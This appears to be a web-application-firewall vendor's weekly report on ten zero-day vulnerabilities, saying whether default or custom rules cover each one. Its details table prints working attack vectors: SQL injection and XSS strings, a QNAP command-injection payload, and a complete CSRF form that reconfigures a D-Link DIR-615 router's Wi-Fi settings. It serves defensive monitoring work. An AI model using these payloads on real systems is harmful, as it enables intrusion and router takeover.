




# Sig Dev Labs

## Weekly Report (Apr 3<sup>rd</sup> – Apr 9<sup>th</sup>)

### Summary

Total 10 Zero-Day Vulnerabilities were discovered in 5 categories last week.

- Cross-site Scripting – 4
- SQL Injection – 1
- Local File Inclusion – 1
- Command Injection – 2
- Cross Site Request Forgery – 2



No of Zero Day Vulnerability Protected through CRS : 8

No of Zero Day Vulnerability Protected through Custom Rules : 2


No of Zero Day Vulnerability for which protection cannot be determined : 0\*

\* Since attack vectors are not known, Indusface cannot determine if these vulnerabilities are protected

**92%** Zero-day vulnerabilities were protected by CRS in last 3 months

**5%** Zero-day vulnerabilities were protected by custom rule in last 3 months

### Vulnerability Trend



From the “Top Five Vulnerability categories” we can infer that less number of Cross Site Scripting vulnerabilities were detected in 3 months.

Multiple SQL Injection vulnerabilities were discovered in 3 months.

Note: Our Sig-Dev team constantly monitors the security landscape and leading security websites to identify any new vulnerabilities identified/published and monitors/updates rules to ensure around the clock protection for customer sites.



## Details

SNO	TYPE	CVE ID	Affected Component/Version	Description	Action
1	SQL Injection Attack	TBA	Jobscript4Web 4.5	Vector Description: OR '2=2 Vector Parameter: Arguments	Protected by default rules
2	Cross Site Scripting attack	TBA	Apple Webkit - 'JSCallbackData'	Vector Description: OR alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	Apple WebKit 10.0.2(12602.3.12.0.1) - 'Frame::setDocument (1)'	Vector Description: OR javascript:alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	Apple WebKit 10.0.2 (12602.3.12.0.1) - 'disconnectSubframes'	Vector Description: OR javascript:alert(location) Vector Parameter: Arguments	Protected by default rules
		TBA	WordPress Plugin Firewall 2 1.3	Vector Description: OR "><script>alert(1)</script> Vector Parameter: Arguments	Protected by default rules
		CVE-2017-7398	D-Link DIR-615	Vector Description: <html><body> <form action="http://192.168.0.1/form2WlanBasicSetup.cgi"method="POST"> <input type="hidden" name="domain" value="1" /> <input type="hidden" name="hiddenSSID" value="on" /> <input type="hidden" name="ssid" value="Hacked" /> <input type="hidden" name="band" value="10" /> <input type="hidden" name="chan" value="0"	Custom rule created

				<pre> /&gt;   &lt;input type="hidden" name="chanwid" value="1" /&gt;   &lt;input type="hidden" name="txRate" value="0" /&gt;   &lt;input type="hidden" name="method&amp;#95;cur" value="6" /&gt;   &lt;input type="hidden" name="method" value="0" /&gt;   &lt;input type="hidden" name="authType" value="1" /&gt;   &lt;input type="hidden" name="length" value="1" /&gt;   &lt;input type="hidden" name="format" value="2" /&gt;   &lt;input type="hidden" name="defaultTxKeyId" value="1" /&gt;   &lt;input type="hidden" name="key1" value="0000000000" /&gt;   &lt;input type="hidden" name="pskFormat" value="0" /&gt;   &lt;input type="hidden" name="pskValue" value="CSRF@test" /&gt;   &lt;input type="hidden" name="checkWPS2" value="1" /&gt;   &lt;input type="hidden" name="save" value="Apply" /&gt;   &lt;input type="hidden" name="basicrates" value="15" /&gt;   &lt;input type="hidden" name="operrates" value="4095" /&gt;   &lt;input type="hidden" name="submit&amp;#46;htm&amp;#63;wlan&amp;#95;basic&amp;# 46;htm" alue="Send" /&gt;&lt;input type="submit" value="Submit request" /&gt;&lt;/form&gt;&lt;/body&gt; &lt;/html&gt; Vector Parameter: form2WlanBasicSetup.cgi file </pre>	
4	Command Injection	CVE-2017-6359,60,61	QNAP TVS-663 QTS < 4.2.4 build 20170313	<p>Vector Description: 14`{echo;id}&gt;&amp;2`</p> <p>Vector Parameter: Arguments</p>	Protected by default rules